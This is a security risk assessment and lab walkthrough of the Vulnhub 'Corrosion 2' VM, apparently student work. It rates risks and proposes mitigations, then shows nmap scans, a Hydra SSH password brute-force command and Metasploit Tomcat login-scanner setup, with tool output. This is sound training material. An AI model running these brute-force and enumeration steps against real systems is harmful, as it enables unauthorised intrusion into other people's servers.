Security Threat and Risk Assessment (STRA)

Corrosion 2 Machine - CRM2

December 13th, 2022

Executive Summary

Corrosion 2 RCE/Root Privilege Escalation Demonstration and Risk Assessment

Introduction

Analysis of an internal machine hosting a front-facing website, Corrosion 2 Machine (CRM2), provided insights into various security risks. Left untouched, these risks can be exploited leading to a complete compromise of this system, including all assets stored or associated with this machine.

Risk

Risk is a function of the impact multiplied by the likelihood of its occurrence. Thus, If the resources on CRM2 are of high value, this would be a critical risk for the following reasons:

1. Increased probability of risk manifestation due to:
    a. Readily available tools automating this exploit.
    b. The difficulty of the exploit is medium.
    c. Little or no network security or hardening makes CRM2 a likely target. CRM2 would be considered low-hanging fruit.
2. A threat actor could easily cause a total loss of confidentiality, integrity, and availability. Even with an appropriate DRP, the consequences of such a risk manifesting itself could lead to monetary loss, loss in reputation, and legal ramifications for the organization.

Proposed Solution

This attack is primarily possible due to the insecure use of resources by a “system administrator” and co-workers regarding a server. Other issues were noted, including weak or no password policies, weak network rules, and no intrusion detection or prevention. Revisions and amendments to all current hiring and training procedures must be completed, and mandatory security hardening of all front-facing servers to the industry standard is required.

Security Threats and Risks Assessment (STRA)

1 Introduction

A Security Threats and Risks Assessment (STRA) is designed to identify security threats and assess risks relating to assets, develop treatment plans for identified risks, and ensure that identified risks are mitigated while maintaining related system operations.

Steps performed in the qualitative risk assessment strategy:

1. Identifying and defining the target
2. Statement of sensitivity
    a. Information Sensitivity (Confidentiality, Privacy, Integrity considerations)
    b. Application Criticality (Availability considerations)
3. Threat and Risk Assessment
    a. Identification of known vulnerabilities
    b. Identification of Threats
    c. Assessment of Risk based on Probability and potential Impacts of a Threat
    d. Determination of Treatment Plans (accept/ reduce/ avoid/ transfer)
    e. Formulation of Detailed Risk Treatment Plans where it makes sense
4. Acceptance of Assessment and Treatment Recommendations (not included in this document).

2 Target Definition

System Name:	Corrosion Machine 2 (CRM2)
Business Unit:	Unknown
Information Controller:	CRM2 System Administrator (name unknown)
Assessment Contact:	Liam Ryan/Sean Mildenberger
Information Custodian:	Unknown


2.1 System Business Purpose

CRM2 is a server hosting a front-facing web application. The purpose of CRM2 is unknown, for argument's sake, we purport that CRM2 supports the storage of client data and provides services to the clients for whom it stores data.

CRM2 Assets

CRM2 stores confidential data relevant to the users of its services. This data pertains to the financial and personal information of the users. CRM2 hosts services that are in high demand by its users. We will again purport that the data is confidential and the services provided by CRM2 are critical to business operations.

2.2 Concept of Operation



2.3 System & Data Parameters

2.3.1 Type of system

CRM2 is an On-premise Hosted Custom System.[1]

2.3.2 Technologies and Platforms making up the solution

- Tomcat web server.
- Client data storage systems.
- Unix-based hosting environment.

2.3.3 Target audience or user community

Internal:	Yes.	*Assets are accessible to internal users.*
Private External:	N/A.	
External:	Yes.	*Assets are accessible to all external users.*

2.3.4 Number of Expected End-Users

100-500 users.[2]

2.3.5 Interdependencies with Other Systems

None. See section 2.2.

2.3.6 Information Sharing

Information is not shared across systems or organizations associated with CRM2. Information is stored and transferred between the users of CRM2 and CRM2 itself.

2.4 Previous Risk Assessment

No previous risk assessments for CRM2 exist.

[1] Obviously this is not the case. In reality, CRM2 is being run in a VM and being bridged into the local LAN.
[2] This is not the case either, it has 1 user on 4 different machines.

2.5 Confidentiality & Integrity

System and data **confidentiality** refers to securing information from unauthorized disclosure. A loss in confidentiality could result in a loss of public confidence, damage to reputation, legal action, or risk to clients.[3]

System and data **integrity** require that data and IT systems are protected from unauthorized modification. Thus, a loss of integrity occurs if there is an improper modification of data or IT systems. Continued use of a system that experiences a loss in integrity could result in inaccuracy, fraud, or erroneous decisions.[4]

2.5.1 Information and Overall System Security Classification

The GOA uses a Security Classification standard to ensure that data sensitivity is well documented and understood. The GOA's Data and Information Security Classification Standard outlines four levels of security classifications for categorizing data and information.

We purport the level of security classification for CRM2 and related information is **protected B**: "Applies to information or assets that, if compromised, could cause serious injury to an individual, organization or government."[5] See the following table for further details.

[3] Adapter from NIST 800-30
[4] Adapted from NIST 800-30
[5] GOA's Data and Information Security Classification Standard

Information Set	Description	Classification	Impacts
Client Data and Information (CDI)	Client Data - consists of the data elements. Financial records pertaining to personal banking information and purchases. Personally identifiable information about clients.	**Protected B**	**<u>Impact of a Breach of confidentiality:</u>** **High - 4** Most protected, sensitive information is self-reported financial and personally identifiable information. In the case of any unauthorized breach, all users must change their account credential information. They may also be required to change the credential information for other related/non-related services they use. CRM2 would require its credential information to be updated as well. The impact of a loss in confidentiality may result in financial loss, reputational losses, operational impacts, and legal/regulatory implications.
Client Data and Information (CDI)	**Client Data**	**Integrity**	**<u>Impact of loss of Integrity:</u>** **High - 4**
(CDI)	Financial records pertaining to personal banking information and purchases. Personally identifiable information about clients.		The consequences of a loss of integrity are damages to reputation and financial reparations. The organization is responsible and has a duty to its users to protect and secure their private information and provide reliable and accurate services.

2.6 Privacy

Information on the system may fall under section 1(n) of the Freedom of Information and Protection of Privacy Act (FIOP Act). That is, recorded personal information about an identifiable individual. We purport that the data contained in CRM2 is relevant to sections 1(n)(i) and 1(n)(vii) under the FIOP act.[6]

2.6.1 Has a Privacy Impact Analysis (PIA) been performed on the system?

The PIA assists organizations in assessing risks to privacy. One has not been performed.

2.6.2 Is a new PIA required for this system?

No.

2.7 Availability

In the case of loss of availability of an IT system to its end users, the organization's mission may be affected. A loss of system functionality or reliability may result in a loss of productivity or reputation.

2.7.1 Recovery Time Objective (RTO)[7]

The recovery time objective states the duration for which a system is allowed to be down in the event of a disaster. The RTO is reliant on the criticality of the system to the organization.

Does this system support Critical Business Service(s)? We purport **yes**.[8]

The system is critical to end users who need the services provided by CRM2 to support the organization's mission. In the case of a disaster to CRM2, restoration is required to occur within **< 24 hours**. An example of what may be required - Hot/Warm; duplicate productions are set up and pre-configured.

2.7.2 Recovery Point Objective (RPO)[9]

Recovery point objective (RPO) is the maximum amount of data–measured by time–that can be lost after a recovery from a disaster or comparable event. **Moderate data loss** is acceptable (4-24 hours).

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[6] Argument's sake.
[7] Recovery Time Objective
[8] Arguments sake.
[9] Recovery Time Objective

2.7.3 Impact of loss of availability

To determine the consequences of a loss of availability, we require information on traffic and typical peak business hours. A loss in reputation and legal/regulatory implications for the organization is expected in a loss of availability depending on provided services.

3 Threat and Risks Assessment

3.1 Assessment Stage

When assessing a digital solution at differing stages, the confidence in the assessment will vary with the stage. For example, an assessment performed on a production product will have high confidence because it is an accurate reflection of the threats associated with the system.

We purport that the CRM2 machine is in the production stage.[10]

3.2 Identification of Known Vulnerabilities

Vulnerabilities are weaknesses in an information system, system security procedures, internal controls, or implementations that could be exploited or triggered by a threat source.[11]

For the CRM2 system and its associated data to be at risk, there must be a vulnerability that can be exploited. A security assessment of CRM2 indicates the following vulnerabilities:

- Physical Security - Unknown.
- Logical Security - Vulnerable.
- Network, Access and Authentication - Vulnerable.
- Email - Unknown.
- Security Awareness Program - Vulnerable.
- Managed Detection and Response (MDR) - Vulnerable.
- Business continuity plan - Unknown.
- Employee Security - Vulnerable.

[10] Argument's sake.
[11] NIST 800-30

3.3 Identification of Threats

A **threat**[12] is any circumstance or event with the potential to harm an information system through unauthorized access, destruction, disclosure, modification of data, and/or denial of service. A threat can arise from human actions and natural events.

3.4 Risk Analysis

Risk is the organizational exposure generated by the probability and potential impact of a threat materializing itself. It is assessed by multiplying the **likelihood**[13] factor with the **impact**[14] factor to obtain the overall **exposure (E=PxI).**[15] The exposure factor is then used to prioritize identified threats.

Recommended Treatment refers to the expected response to identified risks based on the probability, impact, and overall exposure. There are four treatments the information controller can recommend: **Accept**[16] the risk, **Reduce**[17] the risk, **Avoid**[18] the risk, and **Transfer**[19] the risk.

ID	**Risk Description** Bold the **risk statement,** then explain the potential impacts.	**P**	**I**	**E (PxI)**	**Treatment** Accept/ Avoid/ Transfer/ Reduce	**Plan Details** High-level description of the plan to mitigate risks according to the treatment plan.	**Risk Owner** Information controller

[12] Adapted from NIST 800-30
[13] "Based on the probability that a given threat is capable of exploiting a given vulnerability or set of vulnerabilities"
[14] "Magnitude of harm that can be expected to result from the consequences of unauthorized disclosure of information." NIST 800-30.
[15] Exposure refers to the multiplication of the impact with the likelihood (risk), with higher exposures representing higher risk.
[16] Do nothing and accept the liability and risk.
[17] Take actions that will reduce risk to organizational assets.
[18] Choose not to host a service and remove its risk entirely.
[19] Transfer some of the risk and liability to a third party.

R1	**Inappropriate levels of personnel screening, and security awareness training increases the risk of a loss of integrity, confidentiality, and availability.** There is a risk of breach of confidentiality and integrity through accidental or malicious misuse of system resources by system administrators. This could result in the loss of trust and damage to the business's reputation, impacting organizational goals.	3	4	12	Transfer/ Reduce	These risks can be mitigated (transferred) through the adaption of pre-existing security awareness training programs, such as the Proofpoint security awareness training program. Personnel screening and hiring processes can be revamped to ensure security training and competence. Minimum certification requirements should be established for all personnel dealing with systems and their data.	Unknown
ID	**Risk Description** Bold the **risk statement,** then explain the potential impacts.	**P**	**I**	**E (PxI)**	**Treatment** Accept/ Avoid/ Transfer/ Reduce	**Plan Details** High-level description of the plan to mitigate risks according to the treatment plan.	**Risk Owner** Information controller
R2	**CRM2 lacks intrusion detection, prevention, and the typical hardening that would be standard for a front-facing server. The result is an increased risk to the system and its assets in the event of a breach.** System compromise could go undetected and will likely result in a complete loss of system integrity due to the lack of hardening done on the system. There is no protection on this system outside of the default.	3	5	15	Reduce	In the case of a breach of security, the following controls can reduce impact and increase recovery time: 1. Implementation of IDS 2. Implementation of IPS 3. Hardening of the host system, including the removal of all insecure and non-essential programs. 4. Appropriate Configuration of user access rights and privileges. 5. Mandatory Access Control (MAC)	Unknown

						policies. 6. Logging of system resource use. 7. Patch management. 8. Disabling of root. 9. The principle of least privilege must be enforced.	
ID	**Risk Description** Bold the **risk statement,** then explain the potential impacts.	**P**	**I**	**E (PxI)**	**Treatment** Accept/ Avoid/ Transfer/ Reduce	**Plan Details** High-level description of the plan to mitigate risks according to the treatment plan.	**Risk Owner** Information controller
R3	**CRM2 has default or weak network policies, making the system perimeter vulnerable and susceptible to espionage. Current network configurations could result in a loss of availability, integrity, and confidentiality.** A breach will likely come from outside the organization, even if its cause is an internal misconfiguration. Thus, risk must be reduced by securing the perimeter of the network. Failure to do so could result in a loss of confidentiality and availability.	4	4	16	Reduce	The following network policies should be implemented to reduce risk: 1. Default firewall policy set to drop all incoming and outgoing traffic. 2. Open only necessary ports for organizational operations. 3. All data is to be encrypted in transit using modern encryption standards. 4. The situation of the front-facing server in a DMZ.	Unknown

R4	**CRM2 and its users have weak passwords that make it vulnerable to dictionary attacks. Weak credentials create a vector through which threat actors can act, putting the CRM2 system and assets at risk.** There is a risk of loss to non-repudiation, confidentiality, and integrity if a malicious actor gains access to the account of an employee working on CRM2. Current employee passwords are not secure and have been breached.	4	4	16	Reduce	Current risk with authentication and authorization can be reduced through the adaption of policies that include: 1. Mandatory MFA. 2. Minimum password length and character diversity. 3. Bi-yearly password cycling. 4. Secure storage and transfer procedures of credentials	Unknown

LEGEND FOR PROBABILITY (P):

5	Critical	Vulnerability verified, exploits confirmed in the industry, and reported attempted attacks..
4	High	Confirmed occurrences in the industry. The vulnerability has been verified, and there are some confirmed exploits in the industry.
3	Medium	Confirmed chance it might happen. The vulnerability has been verified, but no reported exploit in the industry.
2	Low	Unconfirmed chance it could happen. Is a newly identified vulnerability that would be hard to exploit, and no actual exploits were reported.
1	Very Low	Negligible, unlikely to happen. Vulnerability unconfirmed, no exploits reported.

LEGEND FOR IMPACT (I):

5	Critical	Catastrophic: Multiple impacts, nearly impossible to recover. Compromise to the assets targeted would have grave consequences.
4	High	Major: Large impacts, challenging to recover. Indicates that a compromise to assets would have serious consequences.
3	Medium	Moderate: Large impacts, plans in place to recover. Indicates that a compromise to the assets would have moderate consequences.
2	Low	Minor: Minimal impacts, plans in place to recover quickly. Indicates little or no impact on the continuation of operations.
1	Very Low	Insignificant: Negligible/minimal disruptions, easy to recover.

Introduction

In the following report, we highlight the steps we took in investigating a vulnerable machine provided by Vulnhub: “Corrosion 2”. We outline the steps we took in enumerating our way through a front-facing website to root on the hosting server. And we provide reasoning for the steps taken and insights into our thought processes that brought us to these conclusions.

Notably, the one hint provided by the creator of Corrosion 2, “Proxy Programmer,” was “Enumeration is Key.”

Setup

The setup for this project consisted of downloading and importing the vulnerable virtual machine image into Oracle VM VirtualBox. The specific version of VirtualBox utilized by our team was 6.1.32 r149290. To make the target machine accessible in the local network, we configured our VMs to have a bridged connection. Bridging the network allows the virtual machine to utilize our computer’s local network.

Vulnerability Testing

Preliminary steps

After launching CRM2, our first step was to find it within the network. To achieve this, we ran a ping scan for the entire local subnet on our Kali machine (using the command “sudo nmap -sn 192.168.0.0/24”). The following images depict the results, with redactions of private information:

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sn 192.168.0.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-12 18:10 EST
Nmap scan report for [redacted]
Host is up (0.0072s latency).
```

```
Nmap scan report for corrosion.hitronhub.home (192.168.0.36)
Host is up (0.000086s latency).
```

```
Nmap done: 256 IP addresses (15 hosts up) scanned in 3.56 seconds
```

As we can see, an entry exists in the list of 15 hosts containing the name “corrosion” using IP 192.168.0.36. Now that we know the local IPv4 address of the CRM2, we can again utilize Nmap to perform an extensive scan for running services on all ports. We may then attempt to find the type and version of the operating system this machine is running (using the command “nmap -p- -A -sC -sV 192.168.0.36”):


```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -A -sC -sV 192.168.0.36
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-12 18:25 EST
Nmap scan report for corrosion.hitronhub.home (192.168.0.36)
Host is up (0.00026s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 6ad8446080397ef02d082fe58363f070 (RSA)
|   256 f2a662d7e76a94be7b6ba512692efed7 (ECDSA)
|_  256 28e10d048019be44a64873aae86a6544 (ED25519)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.41 (Ubuntu)
8080/tcp open  http    Apache Tomcat 9.0.53
|_http-title: Apache Tomcat/9.0.53
|_http-favicon: Apache Tomcat
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.17 seconds
```

From the above results, we can see that Nmap has derived the following conclusions:

- An SSH server is running (port 22).
- An HTTP server is running (port 80), containing the default page.
- An instance of Apache Tomcat 9.0.53 is running (port 8080), which is historically known for having many exploits over the years.

Three services are front-facing and thus at heightened risk, the SSH service, the HTTP server, and the tomcat server. Should we find credential information, we could use them to SSH into the machine. To begin, we searched for any known vulnerabilities in the applications running on CRM2 and their respective versions.

Attempting to find any low-hanging fruit using searchsploit (Metasploit's search utility for vulnerable software versions) service and version information, we observe the following:



As we can see, none of the versions for any of the services contain a well-known vulnerability. Therefore, we need to find more information regarding potential vulnerabilities within these services through other methods.

Further searching on the web for tomcat vulnerabilities yielded no results. We found no vulnerabilities when looking at their vulnerability page.

When we go to the apache vulnerability page, we find many different vulnerabilities for version 2.4.41 that we opted to investigate further. However, sadly none of our research bore any fruit, and we were back to searching.

Finally, we checked the internet for information on vulnerabilities within their SSH application. We found one that may be useful in the future that permits remote code execution, but this requires our target to establish a connection with an attacker, something we currently don't have control over. Thus, we were back to the drawing board.

Targeting the Services Directly

Bruteforcing SSH

We decided to attempt an SSH brute force attack using “Hydra.” Luckily, Metasploit on Kali is pre-packaged with text files for common Unix passwords:

```
┌──(kali㉿kali)-[~]
└─$ ls /usr/share/wordlists/metasploit
adobe_top100_pass.txt                 http_default_pass.txt           oracle_default_hashes.txt      snmp_default_pass.txt
av_hips_executables.txt               http_default_userpass.txt       oracle_default_passwords.csv   telerik_ui_asp_net_ajax_versions.txt
av-update-urls.txt                    http_default_users.txt          oracle_default_userpass.txt    telnet_cdata_ftth_backdoor_userpass.txt
burnett_top_1024.txt                  http_owa_common.txt             password.lst                   tftp.txt
burnett_top_500.txt                   idrac_default_pass.txt          piata_ssh_userpass.txt         tomcat_mgr_default_pass.txt
can_flood_frames.txt                  idrac_default_user.txt          postgres_default_pass.txt      tomcat_mgr_default_userpass.txt
cms400net_default_userpass.txt        ipmi_passwords.txt              postgres_default_userpass.txt  tomcat_mgr_default_users.txt
common_roots.txt                      ipmi_users.txt                  postgres_default_user.txt      unix_passwords.txt
dangerzone_a.txt                      joomla.txt                      root_userpass.txt              unix_users.txt
dangerzone_b.txt                      keyboard-patterns.txt           routers_userpass.txt           vnc_passwords.txt
db2_default_pass.txt                  lync_subdomains.txt             rpc_names.txt                  vxworks_collide_20.txt
db2_default_userpass.txt              malicious_urls.txt              rservices_from_users.txt       vxworks_common_20.txt
db2_default_user.txt                  mirai_pass.txt                  sap_common.txt                 wp-exploitable-plugins.txt
default_pass_for_services_unhash.txt  mirai_user_pass.txt             sap_default.txt                wp-exploitable-themes.txt
default_userpass_for_services_unhash.txt  mirai_user.txt              sap_icm_paths.txt              wp-plugins.txt
default_users_for_services_unhash.txt  multi_vendor_cctv_dvr_pass.txt  scada_default_userpass.txt     wp-themes.txt
dlink_telnet_backdoor_userpass.txt    multi_vendor_cctv_dvr_users.txt sensitive_files.txt
grafana_plugins.txt                   named_pipes.txt                 sensitive_files_win.txt
hci_oracle_passwords.csv              namelist.txt                    sid.txt
```

From looking at the VM, we know of 4 possible usernames (including “root”):

After filling a file “users” with the list of usernames, we can run the following command to commence the attack:
“hydra -L ~/users -P /usr/share/wordlists/metasploit/unix_passwords.txt ssh://192.168.0.36”

```
┌──(kali㉿kali)-[~]
└─$ hydra -L ~/users -P /usr/share/wordlists/metasploit/unix_passwords.txt ssh://192.168.0.36
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-bi
nding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-11-12 20:43:44
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 4036 login tries (l:4/p:1009), ~253 tries per task
[DATA] attacking ssh://192.168.0.36:22/
[STATUS] 128.00 tries/min, 128 tries in 00:01h, 3910 to do in 00:31h, 14 active
[STATUS] 98.67 tries/min, 296 tries in 00:03h, 3742 to do in 00:38h, 14 active
[STATUS] 92.29 tries/min, 646 tries in 00:07h, 3392 to do in 00:37h, 14 active
[STATUS] 91.53 tries/min, 1373 tries in 00:15h, 2665 to do in 00:30h, 14 active
[STATUS] 90.61 tries/min, 2809 tries in 00:31h, 1229 to do in 00:14h, 14 active
[STATUS] 92.22 tries/min, 3320 tries in 00:36h, 718 to do in 00:08h, 14 active
[STATUS] 91.24 tries/min, 3741 tries in 00:41h, 297 to do in 00:04h, 14 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-11-12 21:28:32
```

As we can see from the above screenshots, Hydra found no valid username/password combinations using the provided usernames and password list.

Enumerating the HTTP Server

We initially viewed the page source of the default page as sometimes people can leave credentials in HTML comments. We searched for files commonly on HTTP servers (e.g., “robots.txt”) with no success. Keeping in mind that enumeration was central to cracking this box, we decided to use a brute-force tool known as “dirbuster”: software designed to perform web crawling to discover hidden pages that may exist within the web server. Dirbuster can take wordlists and file extensions as arguments. Below we depict some of the wordlists that are available on Kali. We utilized the medium directory wordlist and the most common file extensions (.php, .htm, .html, .txt, .js). We uncovered no information that would benefit our attack.

Enumerating the Tomcat Server

We were confident that the Tomcat server would likely be where the weak spot in the system would be. We also know that Tomcat has a management console that requires a username and password. We initially endeavored to brute force these credentials, the idea being that a misconfigured or minimally configured box would have default or weak credentials.

Credential Enumeration

Using Metasploit, we attempted to brute force the username and password values with a wordlist of default Tomcat credentials that comes pre-installed on Kali.

```
┌──(kali㉿kali)-[~]
└─$ ls /usr/share/metasploit-framework/data/wordlists
adobe_top100_pass.txt          default_pass_for_services_unhash.txt      ipmi_users.txt                    oracle_default_passwords.csv   sap_icm_paths.txt                        unix_users.txt
av_hips_executables.txt        default_userpass_for_services_unhash.txt  joomla.txt                        oracle_default_userpass.txt    scada_default_userpass.txt               vnc_passwords.txt
av-update-urls.txt             default_users_for_services_unhash.txt     keyboard-patterns.txt             password.lst                   sensitive_files.txt                      vxworks_collide_20.txt
burnett_top_1024.txt           dlink_telnet_backdoor_userpass.txt        lync_subdomains.txt               piata_ssh_userpass.txt         sensitive_files_win.txt                  vxworks_common_20.txt
burnett_top_500.txt            grafana_plugins.txt                       malicious_urls.txt                postgres_default_pass.txt      sid.txt                                  wp-exploitable-plugins.txt
can_flood_frames.txt           hci_oracle_passwords.csv                  mirai_pass.txt                    postgres_default_userpass.txt  snmp_default_pass.txt                    wp-exploitable-themes.txt
cms400net_default_userpass.txt http_default_pass.txt                     mirai_user_pass.txt               postgres_default_user.txt      telerik_ui_asp_net_ajax_versions.txt     wp-plugins.txt
common_roots.txt               http_default_userpass.txt                 mirai_user.txt                    root_userpass.txt              telnet_cdata_ftth_backdoor_userpass.txt  wp-themes.txt
dangerzone_a.txt               http_default_users.txt                    multi_vendor_cctv_dvr_pass.txt    routers_userpass.txt           tftp.txt
dangerzone_b.txt               http_owa_common.txt                       multi_vendor_cctv_dvr_users.txt   rpc_names.txt                  tomcat_mgr_default_pass.txt
db2_default_pass.txt           idrac_default_pass.txt                    named_pipes.txt                   rservices_from_users.txt       tomcat_mgr_default_userpass.txt
db2_default_userpass.txt       idrac_default_user.txt                    namelist.txt                      sap_common.txt                 tomcat_mgr_default_users.txt
db2_default_user.txt           ipmi_passwords.txt                        oracle_default_hashes.txt         sap_default.txt                unix_passwords.txt
```

We can then search through Metasploit (launched via command “metasploit” and search with “search <term>”) to see which modules may aid in our attack:

```
kali@kali: ~
File  Actions  Edit  View  Help
             |||     |||


       =[ metasploit v6.2.23-dev                          ]
+ -- --=[ 2259 exploits - 1188 auxiliary - 402 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search tomcat

Matching Modules
================

   #   Name                                                                Disclosure Date  Rank       Check  Description
   -   ----                                                                ---------------  ----       -----  -----------
   0   auxiliary/dos/http/apache_commons_fileupload_dos                    2014-02-06       normal     No     Apache Commons FileUpload and Apache Tomcat DoS
   1   exploit/multi/http/struts_dev_mode                                  2012-01-06       excellent  Yes    Apache Struts 2 Developer Mode OGNL Execution
   2   exploit/multi/http/struts2_namespace_ognl                           2018-08-22       excellent  Yes    Apache Struts 2 Namespace Redirect OGNL Injection
   3   exploit/multi/http/struts_code_exec_classloader                     2014-03-06       manual     No     Apache Struts ClassLoader Manipulation Remote Code Execution
   4   auxiliary/admin/http/tomcat_ghostcat                                2020-02-20       normal     Yes    Apache Tomcat AJP File Read
   5   exploit/windows/http/tomcat_cgi_cmdlineargs                         2019-04-10       excellent  Yes    Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability
   6   exploit/multi/http/tomcat_mgr_deploy                                2009-11-09       excellent  Yes    Apache Tomcat Manager Application Deployer Authenticated Code Execution
   7   exploit/multi/http/tomcat_mgr_upload                                2009-11-09       excellent  Yes    Apache Tomcat Manager Authenticated Upload Code Execution
   8   auxiliary/dos/http/apache_tomcat_transfer_encoding                  2010-07-09       normal     No     Apache Tomcat Transfer-Encoding Information Disclosure and DoS
   9   auxiliary/scanner/http/tomcat_enum                                                   normal     No     Apache Tomcat User Enumeration
   10  exploit/multi/http/atlassian_confluence_webwork_ognl_injection      2021-08-25       excellent  Yes    Atlassian Confluence WebWork OGNL Injection
   11  exploit/windows/http/cayin_xpost_sql_rce                            2020-06-04       excellent  Yes    Cayin xPost wayfinder_seqid SQLi to RCE
   12  exploit/multi/http/cisco_dcnm_upload_2019                           2019-06-26       excellent  Yes    Cisco Data Center Network Manager Unauthenticated Remote Code Execution
   13  exploit/linux/http/cisco_hyperflex_hx_data_platform_cmd_exec        2021-05-05       excellent  Yes    Cisco HyperFlex HX Data Platform Command Execution
   14  exploit/linux/http/cisco_hyperflex_file_upload_rce                  2021-05-05       excellent  Yes    Cisco HyperFlex HX Data Platform unauthenticated file upload to RCE (CVE-2021-1499)
   15  exploit/linux/http/cpi_tararchive_upload                            2019-05-15       excellent  Yes    Cisco Prime Infrastructure Health Monitor TarArchive Directory Traversal Vulnerability
   16  exploit/linux/http/cisco_prime_inf_rce                              2018-10-04       excellent  Yes    Cisco Prime Infrastructure Unauthenticated Remote Code Execution
   17  post/multi/gather/tomcat_gather                                                      normal     No     Gather Tomcat Credentials
   18  auxiliary/dos/http/hashcollision_dos                                2011-12-28       normal     No     Hashtable Collisions
   19  auxiliary/admin/http/ibm_drm_download                               2020-04-21       normal     Yes    IBM Data Risk Manager Arbitrary File Download
   20  exploit/linux/http/lucee_admin_imgprocess_file_write                2021-01-15       excellent  Yes    Lucee Administrator imgProcess.cfm Arbitrary File Write
   21  exploit/linux/http/mobileiron_core_log4shell                        2021-12-12       excellent  Yes    MobileIron Core Unauthenticated JNDI Injection RCE (via Log4Shell)
   22  exploit/multi/http/zenworks_configuration_management_upload         2015-04-07       excellent  Yes    Novell ZENworks Configuration Management Arbitrary File Upload
   23  exploit/multi/http/spring_framework_rce_spring4shell                2022-03-31       manual     Yes    Spring Framework Class property RCE (Spring4Shell)
   24  auxiliary/admin/http/tomcat_administration                                           normal     No     Tomcat Administration Tool Default Access
   25  auxiliary/scanner/http/tomcat_mgr_login                                              normal     No     Tomcat Application Manager Login Utility
   26  exploit/multi/http/tomcat_jsp_upload_bypass                         2017-10-03       excellent  Yes    Tomcat RCE via JSP Upload Bypass
   27  auxiliary/admin/http/tomcat_utf8_traversal                          2009-01-09       normal     No     Tomcat UTF-8 Directory Traversal Vulnerability
   28  auxiliary/admin/http/trendmicro_dlp_traversal                       2009-01-09       normal     No     TrendMicro Data Loss Prevention 5.5 Directory Traversal
   29  post/windows/gather/enum_tomcat                                                      normal     No     Windows Gather Apache Tomcat Enumeration
```

As we can see, entry #25 is a scanner that we may use for brute-forcing Tomcat logins. We can now attempt to use this module (using the command “use <module_name>”):

```
msf6 > use auxiliary/scanner/http/tomcat_mgr_login
msf6 auxiliary(scanner/http/tomcat_mgr_login) >
```

We then check the possible options for this module using the “show options” command.

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

   Name              Current Setting                                                Required  Description
   ----              ---------------                                                --------  -----------
   BLANK_PASSWORDS   false                                                          no        Try blank passwords for all users
